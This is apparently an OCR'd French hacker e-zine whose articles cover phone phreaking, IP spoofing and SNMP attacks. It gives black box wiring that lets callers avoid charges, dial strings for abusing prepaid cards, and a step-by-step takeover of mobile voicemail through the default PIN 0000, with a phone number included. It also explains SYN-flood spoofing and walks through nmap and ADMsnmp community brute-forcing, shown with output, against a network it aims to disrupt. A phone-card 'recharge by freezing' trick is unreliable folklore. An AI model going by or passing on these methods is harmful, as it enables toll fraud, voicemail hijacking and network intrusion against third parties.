
1/ Qu'est ce donc que cela ???

La charging Box est une Box (jusque la, rien d'anormal...) qui sert pour montrer si la ligne est occupe ou non. Une fois installée, la box a 2 lumières , une rouge et une verte. La verte est allumée si la ligne est libre, et la rouge l'est si vous envoyez une information grâce a votre phone.

2/ Composant :

1 diode rouge
1 diode verte
2 bout de fil électrique
1 circuit imprime ou une planche d'essai
2 résistances 10K Ohm d'un quart de watt

3/ (Schéma Graphique)



Important !
Une del aura sa cathode inverse par rapport a l'autre...

4/ Connexion :

Mettez tout ca sur le circuit imprime comme sur le schema et branchez le circuit en parallèle de la ligne téléphonique.

5/ Utilisation :

Quand la ligne est ouverte, la diode verte s'allume (si c'est la rouge, inversez les polarités...). En composant les chiffres sur le clavier du téléphone, la diode rouge clignotera rapidement, mais si vous utilisez WinFreak, ou si de façon générale vous composez des appels gratuits par imitation de tones, la rouge ne s'allumera pas.

6/ Comment ca marche ?

Comme les diodes sont dans des directions opposes, une seule peut s'allumer a la fois. Grâce à des petits réglages, vous régler pour que la verte s'allume quand la ligne est libre, et voilà le travail !

Phreaking and Carding

Bon, alors, bien sûr le Phreaking n'est pas le mode de piratage que je préfère.

Là encore, distinguons les 2 types de piratages:

- il y a le piratage de pbx ou de portable (j'expliquerai après...)

- et il y a le piratage de carte téléphonique (ou de CB) par l'électronique, une technique qui est n'est pas interdite a ma connaissance.

Le problème, c que ce n'est plus que phreaking, mais du carding.

I. LE PREAKING

Un peu de voc ça fait pas de mal.

• **Le Blue-Boxing:** les phreakers l'utilisent surtout en Amérique. Ils téléphonent à des numero verts gratuits, à qui ils envoient un son de 2600 Mhrz grace a des logiciels. Ce son envoyé fait croire au central du numero que l'utilisateur a raccroche, en fait il est toujours au téléphone, ensuite il effectue un Out-Dial qui permet d'appeler à l'extérieur et il téléphone où il veux gratuitement.

• **Les Boxes:** il s'agit de trafiquer avec des branchements électriques son teléphone pour obtenir des fonctions qui vous facilitent la tache. La plus célèbre des boxes est la Black Box, elle permet à celui qui vous appelle de ne pas payer les communications, vous verrez il y a un article dans l'E-zine. Il existe plusieurs types de boxes (beige, blue, red...)

•**Les Pabx:** là les phreakers appellent des sortes de centraux téléphoniques privés appelés Pabx, situés parfois sur des numéros verts. Ils piratent et trouvent les mots de passe des Bals, ce sont des services de messagerie vocale. Sur certains numéros, ils peuvent aussi effectuer un Out-Dial. Puis sur ces services de messagerie, ils vont sur les boites à messages des différentes personnes et peuvent même créer une boite pour une utilisation personnelle sans l'autorisation. Normalement ces services sont payants.

Les phreakers utilisent beaucoup de méthodes comme:
- Phreak de cabine telephonique (beigebox).
- Détournement de ligne telephonique.
- Phreak des telephones cellulaire.
- Phreak de carte téléphoniques.

BIDOUILLES

Voici d'ailleurs une bidouille en ce qui concerne les cartes téléphoniques. Prenez-en une. Il faut qu'elle ne soit pas vieille et ça ne marche que sur certaines, mais de tte façon, rien ne coûte d'essayer. Donc, vous repassez au stylo bic noir les rainures de la puce de votre carte. Puis, vous collez un scotch dessus et vous coloriez le scotch avec un crayon couleur. Puis, vous mettez dans votre congèl pendant quelques jours (+ il reste longtemps, + c mieux) et, lors de votre prochain appel, la carte se rechargera. Donc, il NE FAUT PAS QU'ELLE SOIT VIDE. sinon, que dale... je ne sais pas pkoi ça marche, je sais juste que ma carte est passée de 10 à 25 unités la 1ère fois et de 40 à 90 unités la 2ème ;)
Voilà.

BLACK BOX

Il existe plusieurs types de montages, des «box». parlons de la black.
La black box est un ptit montage electronik qui permet de ne pas faire payer la personne qui vous appelle. Ca ne vous sert directement que si vous en refilez à tous ceux que vs appelez. Mais, pour ça, il faut trafiquer. Le plan du montage doit trainer quelque part sur cette page. C tout de mem pas si compliké. Deux petites explikations: la valeur de la R est de 1,8 kohm et D1 est une LED. En gros, ce montage coûte une grosse misère. Que dale, koi.
Par contre, et c ce que j'aime pas dans les box, AVERTISSEMENT:
- Il ne faut pas rester plus de quatre/cinq minutes en ligne si vous êtes dans une grande ville comme Paris, Lyon ...
En effet, France Télécom possède un petit appareil qui détecte et enregistre votre numéro... et celui appelé. Si vous êtes pas dans une grande ville, vous pouvez téléphoner pendant 1/2 heure trankil. Mais c'est illégal bien sur...

CARTE PRE-PAYEES

En matière de phreak, il existe aussi les cartes pré-payées: les cartes pastel ou kertel. Elles permettent de téléphoner à partir de n'importe quel téléphone.
On les recharge en appelant le service et en donnant son n° de CB. Le principe est de les recharger gratuitement. La carte Kertel se trouve à la FNAC, la - cher, puiske de tte façon, on la recharge. Dessus, il y a un n° du style: 1112 XXXX XXXX. Normalement, pr se connecter, il faut faire le 3003, donner son n° de carte et composer le n° à joindre. Tout simple koi! Pour accéder a internet, on peut se connecter avec cette carte en modifiant la config de votre connection: à la palce de mettre (ds Outils Internet, onglet Connexion, sur ton fournisseur d'accès) le n° de connection au provider, mettez:
36513003,,,1112XXXXXXXX,,,n°-de-tel-de-votre-provider.
on explique....
3651 : c pour ne pas se faire tracer
,,, : temporarisation pour la connection.
Toujours la meme chose, REMARQUE:
- sous AOL 4.0, kertel ne marche pas car le modem perds la porteuse. Il faut donc utiliser une version antérieure ou alors se connecter via un autre provider ensuite se brancher à AOL via TCP/IP.
- Depuis qq tps, kertel a changé son mode de rechargement des cartes. En effet, kan vous voulez recharger la carte, on vous demande votre nom et votre n° de CB. le pb, c kil faut que le nom soit identique à celui de la carte. un générateur de CB ne sert donc à rien. Et il faut que le compte existe. Une seule parade à cela: le SE (social engineering, et c vraiment pas facile)
- conseils: donnez toujours le meme nom lors du rechargement. Pour vous connecter à internet via kertel, utilisez un n° local en 01, 02, 03, 04 ... parce que si vous mettez 08 36 06... kertel considère que c un 08 36 6... Donc le crédit étant + cher, il est limité!

II. TELEPHONE CELLULAIRE

Un autre méthode de phreak, est celle des téléphones portable.
Pour ceux qui ont un portable, souvent ils consultent leur messagerie en composant un nb à 3 chiffre et arrivent directos sur
leurs boîtes vocales. Ils ignorent la présence du code secret qui reste celui par défaut. c 1 méthode de phreak que je déteste parce qu'on n'est sur de rien. il existe 6 cas différents:

1) la boite vocale n'accepte pas les écoutes a distances ou n'a pas été configurée (très rare et surtout avec les téléphones OLA).
2) le numéro n'est pas attribué.
3) la personne a configuré son code secret (rare).
4) le numéro n'est pas attribué mais la boite vocale est déjà en service et est prete a etre attribuée.
5) la personne n'a encore jamais été écouté sa boite vocale.
6) la boite vocale est en service, le numéro de téléphone est attribué et le code inchangé.

Dans les 3 premiers cas le truc ne marche pas.
Dans les 3 autre si...

Voici la teknik. (elle ne marche ke sur les ITINERIS, mais il doit y avoir un équivalent SFR)

c un exemple essayé sur un type qui a marché. le n° du type est censuré par précaution...


composez le n° du réseau Itinéris:
06.07.07.xx.xx
- «Service de messagerie vocale France Telecom bonjour, pour accéder à ce service appuyez sur la touche * «
- *
- « Veuillez composer votre numéro de mobile, puis terminez par # «
- 06.85.19.27.17 #
- « Veuillez composer votre code secret en terminant par la touche # «
- 0000 #

Suivant les cas vous aurez soit:
- «Bienvenue sur votre boite vocale itinéris, pour ce premier contact...»
- personne ne possède cette boite, elle est à vous OU qqun la possède mais n'est jamais venu dedans encore et elle est à vous.
- «Bienvenue sur votre boite vocale itineris, vous avez x nouveaux messages...»
- Changez le code afin qu'elle soit à vous. Mais ca fera bien chier la personne attaquee et vous ne garderez pas cette boite longtemps.

Voilà. Tout ça, c'était pour cette fois. Du phreak. c nul. Faire payer a votre place des gens qui n'ont rien demandé, c VRAIMENT nul. Mais le phreak, y en a ki aiment. Alors, faisons plaisir à tous. Au moins, ça permet de comprendre un peu le fonctionnement du réseau téléphonique. Fo voir les côtés positifs ;)

Stigmata

Tommy Lee offre un abonnement gratos à Hackerz Voice et aux Manuels pour celui qui lui trouve le code d'envoi des SMS ICQ en France



SPOOFING FOR NEWBIZ

Par Da Strifouz

Introduction

Excédé de voir la multiplication des textes idiots sur le spoofing et la propagation de listes de proxys, j'ai décidé de sortir ce texte sur le spoofing qui va enfin, clairement, vous expliquer en quoi consiste le spoofing. J'ai écrit le texte de sorte qu'il soit abordable par tous (celà comprend les débutants). Les explications seront donc détaillées et les notions qui devraient être acquises seront ré-expliquées. Ce texte n'est donc pas moins instructif qu'un texte s'adressant à une personne qualifié, il est simplement plus abordable. Evidemment ce ne sera pas la première fois qu'un texte de ce type paraitra mais il me parait nécessaire de diffuser celui-ci. De plus le texte ci-présent explique les aspects du spoofing de manière théorique. Celà ne veut pas dire que les hackers n'utilisent pas la même technique, simplement le texte ne présente pas d'exemples concrets; il a pour ainsi dire un but purement instructif. Je remercie aussi Clad Strife, sans qui cet article n'aurait jamais été possible.

DISCLAIMER
aucun animal n'a été blessé pendant la rédaction de l'article.
Pour les animaux tués, s'adresser à ma secrétaire.

Pour commencer définissons ce que n'est pas le spoofing :

- Faire passer ses paquets internet par un proxy
- Changer son adresse IP ou se promener sur internet avec une fausse adresse IP.

Définissons clairement ce qu'est le spoofing :

Je voudrais me montrer franc en ce qui concerne les proxys. Même si un proxy peut servir de relai à certains services (comme le service HTTP), il n'empêche absolument pas quelqu'un de vous retrouver, et dans le cadre d'une enquête judiciaire, le proxy n'est absolument pas une protection à une éventuelle remontée aux sources. Il permet peut-être de tromper d'éventuels logs, mais il ne permet pas de véritables "attaques par spoofing".

Le spoofing est une technique de mascarade de l'adresse IP au niveau des paquets réseaux, qui va permettre l'accès à des serveurs, en théorie, protégés par des systèmes de sécurité filtrants les packets lancés vers une cible (un ordinateur d'un réseau, en général). Le spoofing peut donc servir à des attaques, et l'utilisation de proxys constitue une manière simple de spoofer puisque la modification de l'adresse IP ne s'effectue jamais véritablement.

Ce qui veut dire que le spoofing permet de passer à travers des protections qui se basent sur un filtrage de l'adresse IP. Sur un aspect théorique, cela semble simple. En pratique il s'agit d'une méthode relativement difficile à appliquer. Nous allons voir comment se réalise cette méthode dans la pratique (avec des exemples fictifs).

En spoofant, vous ne changez pas véritablement votre adresse IP. En revanche les paquets que vous transmettez semblent provenir d'une autre source. Petit shéma.

L'IP de l'attaquant ne semble modifiée qu'à partir du moment où ses paquets passent à travers le proxy. Dans un système de sécurité se basant sur un filtrage IP, passer à travers un proxy ne sert à rien. De plus les paquets de l'attaquant passent à travers d'autres serveurs qui servent eux aussi de relai, avant d'arriver au proxy. C'est d'autant plus de chances de se faire repérer.
Lorsque quelqu'un crée une véritable attaque par spoofing, les paquets sortant sont déjà modifiés au niveau de l'en-tête, qui contient l'adresse IP source, celle de l'émetteur. Voyons comment se construisent les en-têtes des paquets du protocole IP.

En-tête IP

0			16	32 bits
Ver.	LET	Type de service	Longueur totale	
Identification			Flags	Fragment Offset
Durée de vie		Protocole	Checksum d'en-tête	
Adresse source				
Adresse destination				
Option + Bourrage				
Data				

Les modifications se font au niveau de "l'adresse source". Notez que l'adresse IP que vous fournit votre provider ne change pas. Voyons, à travers un shéma, ce que fait une attaque par spoofing.

Voilà en gros comment se présente un spoof simple réussi. Seulement, il y a plusieurs étapes avant d'arriver au stade que présente le shéma. Il faut, pour celà, savoir que toute connection vers un serveur s'établit sur le modèle bien précis : requête de connection, réponse du serveur qui fait confirmation de la requête et demande au client l'autorisation d'une connection, puis le client répond en autorisant à son tour le serveur à établir la connection. D'où le célèbre shéma

```
client --> SYN --> serveur
client <-- ACK/SYN <-- serveur
client --> ACK --> serveur
```


dont vous avez surement entendu parler, qui concerne la manière dont s'établissent les connections via TCP (Transfer Control Protocol). Dans ce shéma, SYN signifie "synchronisation" et ACK "acknowledgement". Le processus permet très vite de comprendre quel problème se pose à l'attaquant. Le serveur va répondre à la machine dont l'adresse a été spoofée, et donc celle-ci va répondre par un paquet TCP dont le bit RST (ReSeT) (on appelle ça aussi un "flag", donc on parle de "flag RST" dans le cas présent) est activé, mettant fin à la tentative de connection. Voici comment se construisent les en-têtes TCP :

En-tête TCP

0								16	32bits
Port Source								Port Destination	
Numéro de séquence									
Accusé de réception									
Data Offset	Réservé	U	A	P	R	S	F	Fenêtre	
Checksum								Pointeur données urgentes	
Option								Bourrage	
Data									


U = URG, Pointeur de données urgentes significatif
A = ACK, Accusé de réception significatif
P = PSH, Fonction Push
R = RST, Réinitialisation de la connexion
S = SYN, Synchronisation des numéros de séquence
F = FIN, Fin de transmission

Et voyons maintenant par ce shéma, comment se fait une attaque par spoofing ratée.



Le problème est donc que la machine spoofée a été contactée pour l'établissement d'une connection, et donc l'attaque est un échec, la machine spoofée n'ayant jamais demandé de connection, elle envoie un paquet d'annulation (RST). Là se pose le premier problème : l'attaquant est en fait "aveugle" (on appelle ça tout simplement : "a blind attack", une "attaque à l'aveugle"), car il n'y a jamais de connection qui s'établit vers lui. Pour résoudre ce premier problème (il y en a un autre que nous verrons par la suite), l'attaquant doit d'abord invalider la machine pour laquelle il se fait passer. Voyons comment les pirates effectuent un processus d'invalidation.

Lors de l'établissement d'une connection client/serveur, le serveur va envoyer un paquet SYN/ACK, comme vu plus haut sur le shéma, et va attendre la réponse du client. Tant qu'il n'y a pas de réponse du client à ce paquet SYN/ACK, le serveur va attendre la réponse du client, et la connexion ne peut-être établie.
Il existe une limite aux nombres de requêtes SYN qui peuvent être envoyées sur un même socket. C'est le "backlog", il représente la longueur de la file d'attente des transmissions incomplètes. Dans le cas où cette limite est atteinte, les futurs paquets de connection sont ignorés. Là se porte tout l'intérêt de la chose. Il suffit de flooder avec des SYN paquets une machine à distance, pour lui faire ignorer les futurs paquets qu'elle recevra. Le flood doit se faire avec une IP modifiée dans l'en-tête des paquets, avec une IP qui n'existe pas, de sorte que le flood soit valide. Autrement la cible floodée recevrait des paquets RST de l'hôte spoofé lors de l'attaque.
Voilà comment se présente l'attaque, réussie, sous forme d'un shéma.



Grâce à l'invalidation de la machine, l'attaquant va pouvoir se faire pleinement passer pour la machine invalidée. Attention toutefois au "timeout" sur les connections client/serveur : la machine floodée arrête au bout d'un certain temps, la gestion de la tentative de connection en cours pour passer à la suivante. De plus si un reboot manuel de la machine est fait, si un administrateur s'aperçoit du problème par exemple, alors le flood aura été un échec.

Afin de bien résoudre ce problème de "l'attaque à l'aveugle", le pirate peut, après avoir invalidé la machine pour laquelle il se fait passer, utiliser le "source routing". Cette option s'effectue dans le champ "option" de l'en-tête IP, et va permettre de spécifier une route de retour au paquet envoyé. Ainsi, grâce à un peu de sniffing, l'attaquant peut lire le contenu des trames de retour. Le source routing à aussi une application tout aussi intéressante, que nous allons voir bientôt. Entre temps, l'attaquant doit se faire passer pour la machine invalidée, qui a une relation de confiance au sein du système de filtrage, et ce n'est pas gagné. C'est le deuxième problème majeur d'une attaque par spoofing. Bien que la machine soit invalidée, que son adresse IP soit parfaitement spoofée, le pirate doit en plus faire une opération de prédiction des "numéros de séquences".

Le numéro de séquence, identifie l'octet dans le flux de donnée provenant de l'émetteur vers le récepteur que le premier octet de ce segment représente. Ce numéro est un nombre non-signé sur 32 bits qui retourne à 0 après avoir atteint 2e32 - 1. Lorsqu'une nouvelle connexion est en train de s'établir, le flag SYN est mis à 1 (mettre à 1 signifie que le flag SYN est actif, "on"). Le champ numéro de séquence contient le numéro de séquence initial (ISN) choisi par la machine pour une connexion. Le numéro d'acquittement contient le numéro de séquence suivant, que l'émetteur de l'acquittement s'attend à recevoir. C'est par conséquent le numéro de séquence du dernier octet reçus avec succès + 1.
L'attaquant doit avoir une idée du nombre contenu dans le numéro de séquence de la cible. Ceci peut se faire par sniffing, par exemple. L'idée est d'établir des statistiques concernant son incrémentation. L'attaquant possède alors toute les clefs. Le dernier numéro de séquence émis, les données de changement ISN (128 000/seconde et 64 000/connexion) et le temps nécessaire. Lorsque l'attaque commence réellement (car il s'agissait là de la dernière étape à une attaque par IP Spoofing), plusieurs possibilités sont à prévoir. Le numéro d'acquitement correspond parfaitement, et dans ce cas les données sont placées en attente dans le buffer TCP. Si le numéro d'acquittement est inférieur au numéro attendu, alors le paquet est supprimé (considéré comme une ré-émission). Si le numéro est supérieur à ce qui est attendu mais reste dans la limite acceptable par la fenêtre de transmission, dans ce cas il est maintenu en attente des paquets intermédiaires sinon il est purement supprimé. Pour prévoir au mieux les numéros de séquence, en plus du sniffing, l'utilisation du source routing est une des solutions employées par les pirates.

Conclusion

Le spoofing n'est pas une chose simple, loin de là. Contrairement à ce qui est dit dans le disclaimer, on n'a pas tué d'animaux... Juste des grands-mères. Sinon merci à Clad Strife, David Bizeul, LaboDev.

Da Strifouz

INTRODUCTION A SNMP

Bon, c'est bien joli à'exploiter à fonà TCP/IP et autres ICMP, mais il est granà temps pour les granàs c0wb0yZ que vous êtes àe passer aux protocoles un peu moins connus...

Bin, par exemple le protocole Simple Network Management (SNMP).

Nous voici donc parti pour un (long) article qui vous sera certainement utile pour sécuriser votre propre réseau, ou pour approfondir vos connaisances...

Dans tous les cas, vous serez les seuls responsables de ce que vous ferez de votre connaissance... tachez d'être intelligents !

• Le B-A-BA de SNMP

Bah, pourquoi SNMP me direz vous, ça sert à quoi et ça permet quoi ?

Bin, c'est surtout une sacré source d'infos et ca peut aussi être une sacré source d'emmerdes pour un admin qui a mal configuré son matériel réseau... comme on verra plus bas (non, on triche pas ! on lit d'abord la théorie bande de chenapans et chenapines ;) SNMP permet entre autre d'arrêter des interfaces (cartes) réseau
x ainsi que de tuer des connexions effectuées sur les Èquipements qui sont mal configurés :)

Grosso modo, l'architecture ça ressemble à ça :
- les agents : tout un tas d'équipements réseaux (switchs, routeurs, certains serveurs, ...) qui enregistrent des informations dans une base de données locale appelée Management Information Base (MIB).

Si les agents voient qu'un événement particulier se produit (interface rÈseau qui s'arrÊte ou qui démarre, erreur d'authentification, ...), ils émettent un datagramme appelé «trap» vers la station de Management pour la prévenir de l'évènement.

- la station de Management : elle reçoit les traps envoyés, va chercher à intervalles réguliers l'information (polling) sur chacun des équipements gérés et permet à l'admin de les contrôler à distance (redémmarrage, arrêt d'une interface, tuer des connexions TCP).

Et pour communiquer, ces deux ensembles utilisent le protocole SNMP !

L'admin organise les MIB par *communautés* ce qui lui permet de classer et protéger les informations. Tout ce qu'il pense pouvoir laisser accessible au plus grand nombre, il le met dans la communauté «public». Tout ce qu'il veut cacher, il le met dans la communauté «private» (et limite l'accés à cette base uniquement à la machine de Management) ou alors utilise un nom de communauté vachement dur à trouver (comme «mickey» par exemple ;).

Sur chacune des communautés qu'il définit, il attribue des droits (la communauté public ne devrait par exemple pas permettre la modification de données) et les adresses autorisées à y accéder (en général uniquement l'IP de la machine de supervision).

• Les nominés sont....

Bon, fini la théorie, passons à l'action :)))
Si vous avez suivi, il nous faut :
- identifier d'une part le nom de la communauté qui est accessible en écriture,
- repérer l'@IP de la machine de Management.

Pour ça facile !!! Ya des programmes tout faits :) Et au pire, on est suffisemment malins pour se débrouiller seuls, n'est ce pas ?

Moi je pense que l'idéal c'est peut être déjà de repérer les équipements (@IP) qui font tourner SNMP.

Donc, pour ce faire, je dois vous révéler un truc de hacker guedin :

le protocole SNMP utilise le protocole UDP pour toutes ses transmissions (enfin, il existe des variantes...mais c'est généralement le cas) :
les agents écoutent les requêtes sur le port 161 et le manager écoute les trap sur le port 162.

Le scan se fait tout simplement grace à THE nmap (insecure.org/nmap) :

(considérons que nous voulons scanner toutes les machines du réseau 172.23.4.0/24)
[uzy@bocal ~]$ nmap -sU -p 161,162 172.23.4.*
Starting nmap V. 2.54BETA25 (www.insecure.org/nmap/)
Interesting ports on (172.23.4.19):
Port State Service
161/udp open snmp

Interesting ports on (172.23.4.249):
Port State Service
161/udp open snmp

Interesting ports on (172.23.4.252):
Port State Service
161/udp open snmp
162/udp open snmptrap

Ouaich, on a trouvé trois adresses IP (Áa suffit pour l'exemple !) qui font tourner les services SNMP et on a, à priori, repéré le Manager (172.23.4.252) puisqu'il a le port 162 ouvert :). Les deux autres sont donc des agents.

• Quelle communauté choisir ???

Sans transition, voyons donc voir si, parmi ces adresses, on arrive à trouver les noms de communautés et si l'admin a bien fait son travail (fait vraiment tout pour nous pourrir la vie cui la ;)...

Pour ça, le fameux team ADM à fait un outil sympa qui s'appelle... devinez... ADMsnmp
Récupérez le sur http://www.openbsd.org/2.7_packages/i386/ADMsnmp-0.1.tgz-long.html ou ailleurs, et en avant !

```
- begin of 31337 section
[uzy@bocal ~]$ tar xvzf ADMsnmp.0.1.tgz
ADMsnmp/
ADMsnmp/snmp.c
ADMsnmp/snmp.passwd
ADMsnmp/ADMsnmp.README
[uzy@bocal ~]$ cd ADMsnmp
[uzy@bocal ADMsnmp]$ gcc -o ADMsnmp snmp.c
[uzy@bocal ADMsnmp]$
- end of 31337 section ;)
```

ADMsnmp permet de scanner une @IP pour les noms de MIB courant (un genre de brute force de noms de communautÈ si vous voulez) et
teste en bonus si la communauté est accessible en écriture :))

Rajoutez les noms que vous pensez plausibles dans le fichier snmp.passwd (comme «mickey» par exemple ;).

Bon, on lance ADMsnmp sur chacun des trois machines trouvées plus haut :

```
[uzy@bocal ~]$ ./ADMsnmp 172.23.4.19
ADMsnmp vbeta 0.1 (c) The ADM crew
ftp://ADM.isp.at/ADM/
greets: !ADM, el8.org, ansia

..
>>>>>> get req name=private id = 11 >>>>>>
<<<<<<<<<<< recv snmpd paket id = 12 name =
private ret =0 <<<<<<<<<<
>>>>>>>>>>> send setrequest id = 12 name = private >>>>>>>>
<<<<<<<<<<< recv snmpd paket id = 13 name =
private ret =0 <<<<<<<<<<
..

<!ADM!> snmp check on 172.23.4.19 <!ADM!>
sys.sysName.0:SWITCH1
name = private write access

w00w00 !!! En voilà déjà un qui permet l'écriture dans la zone private :)))
Apparemment, c'est un switch => on risque de pouvoir déconnecter une partie du réseau très simplement !
C'est un bon début ! Continuons :)

[uzy@bocal ~]$ ./ADMsnmp 172.23.4.249
ADMsnmp vbeta 0.1 (c) The ADM crew
ftp://ADM.isp.at/ADM/
greets: !ADM, el8.org, ansia

..
>>>>>>>>>>> get req name=public id = 8
>>>>>>>>>>>
<<<<<<<<<<< recv snmpd paket id = 9 name = public
ret =0 <<<<<<<<<<
>>>>>>>>>>>> send setrequest id = 9 name = public
>>>>>>>>
<<<<<<<<<<< recv snmpd paket id = 10 name =
public ret =0 <<<<<<<<<<
>>>>>>>>>>> get req name=private id = 11
>>>>>>>>>>>
<<<<<<<<<<< recv snmpd paket id = 12 name =
private ret =0 <<<<<<<<<<
>>>>>>>>>>>> send setrequest id = 12 name = private >>>>>>>>
<<<<<<<<<<< recv snmpd paket id = 13 name =
private ret =0 <<<<<<<<<<
..

<!ADM!> snmp check on 172.23.4.249 <!ADM!>
sys.sysName.0:SRVWEB
name = public readonly access
name = private readonly access

Bon, cui la est un peu mieux protégé ! Mais on peut quand même récupérer les infos présentes dans ses bases "public" et "private" :)
Et puis, il faut jamais cracher sur les informations que le serveur web peut nous fournir !
Passons maintenant à la station de Management.

[uzy@bocal ~]$ ./ADMsnmp 172.23.4.252
ADMsnmp vbeta 0.1 (c) The ADM crew
ftp://ADM.isp.at/ADM/
greets: !ADM, el8.org, ansia
```

```
..
>>>
>>>>>>>> get req name=public    id = 8
>>>>>>>>>>
>>>>>>>>>>> get req name=private  id = 11
>>>>>>>>>>
..
```

<!ADM!> snmp check on 172.23.4.252 <!ADM!>


Bon, cui là est pas très causant :(Mais, de toute façon, on a déjà deux cibles qui vont nous permettre de nous renseigner et de nous amuser un peu :)

Donc, on a trouvé deux noms de communauté: public et private. L'admin a pas l'air de tellement se fouler ou de trop maitriser la config SNMP, c'est bon signe !

C'est là que ça commence à être sympa... tiendez bon !!!

- Mettez vos masques, nous entrons dans les entrailles de SNMP ...

Jusque là je suis pas trop rentré dans les détails du protocole SNMP.. Le temps de l'insouscience est révolu, place à la connaissance !
Les données sont classées dans la base par un système d'arbre de classement :



Donc, pour arriver à accéder aux données de la MIB, il faut en théorie spécifier toute la chaîne partant de la racine de l'arbre jusqu'a la position de la donnée MIB que l'on souhaite accéder, soit 1.3.6.1.2.1 pour accéder à iso.org.dod.internet.mgmnt.MIB.

Il existe deux types de données : les objets de type variable simple et ceux de type table (des tableaux koa). En règle générale, les objets de type tableau s'appellent kelkechoseTable et ils sont composés d'éléments de type kelkechoseEntry.

Sous la feuille MIB, nous avons encore plusieures catégories, et c'est ci que nous allons fouiner : (je ne donne que les champs les plus intéressants)

* System(1) qui contient l'identifiant de la machine (sysObjectID(2)), sa description (sysDescr(1)) qui permet de savoir à quel type d'équipement nous avons affaire, le nom du responsable(sysContact(4)), le nom de l'équipement(sysName(5)), sa localisation (sysLocation(6)), ... données toujours utiles pour faire de l'"Ingénieurie Sociale" ou pour trouver des exploits liés à l'équipement.

* Interfaces(2): humm... nous allons en savoir un peu plus sur la config matériel de l'équipement :

ifNumber(1) fournit le nombre d'interfaces réseau.
ifTable(2): un tableau d'interfaces (ifEntry(1)). Une ifEntry est constituée de :
ifIndex(1): numero identifiant de cette interface dans la table des interfaces.

ifDescr(2): description de cet interface (ça peut permettre de comprendre le rôle de cet équipement, notament pour les routeurs :)

ifType(3): le type de support physique. si c'est de l'ethernet, ca sera ethernet-csmacd(6).

